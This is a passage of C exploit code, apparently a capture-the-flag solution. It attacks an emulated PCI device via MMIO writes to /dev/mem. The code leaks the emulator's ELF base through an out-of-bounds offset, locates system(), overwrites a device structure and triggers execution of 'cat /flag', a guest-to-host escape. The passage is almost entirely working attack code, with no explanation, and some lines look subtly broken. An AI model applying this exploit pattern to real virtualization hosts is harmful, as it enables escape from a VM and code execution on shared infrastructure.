void write_offset(uint64_t val) {
    mmio_write(8, val);
}

void write_paddr(uint64_t val) {
    mmio_write(0x18, val);
}

void only_write() {
    mmio_write(0x20, 0xF62D);
}
```

```

int main(int argc, char const *argv[])
{
    system( "mknod -m 660 /dev/mem c 1 1" );
    mmio_mem = mem_map( "/dev/mem", mmio_addr, mmio_size );
    if ( !mmio_mem ) {
        die("mmap mmio failed");
    }

    userbuf = mmap(0, 0x1000, PROT_READ | PROT_WRITE, MAP_SHARED | MAP_ANONYMOUS, -1, 0);
    if (userbuf == MAP_FAILED) {
        die("mmap userbuf failed");
    }

    mlock(userbuf, 0x1000);
    phy_userbuf = gva_to_gpa(userbuf);
    printf("userbuf va: 0x%llx\n", userbuf);
    printf("userbuf pa: 0x%llx\n", phy_userbuf);

    //0x2010 - 0xb8 = 0x1f58
    userbuf[0] = '\x58';
    userbuf[1] = '\x1f';
    write_offset(-0xc0);
    write_paddr(phy_userbuf);
    write_size(2);
    only_write();
    size_t elf_base = read_size() - 0xd62d20;
    size_t struct_addr = read_offset();
    size_t system_addr = elf_base + 0x2C2180;
    printf("elf_base=0x%lx\n",elf_base);
    printf("struct_addr=0x%lx\n",elf_base);
    printf("system_addr=0x%lx\n",system_addr);
    //getchar();

    (uint64_t)userbuf[0] = struct_addr + 0x948;
    (uint64_t)userbuf[1] = struct_addr + 0x950;
    (uint64_t)userbuf[2] = system_addr;
    (char *) (userbuf + 0x18) = "cat /flag\x00";

    write_offset(-0x18);
    write_paddr(phy_userbuf);
    write_size(0x22);
    only_write();

    read_execed();

    return 0;
}

```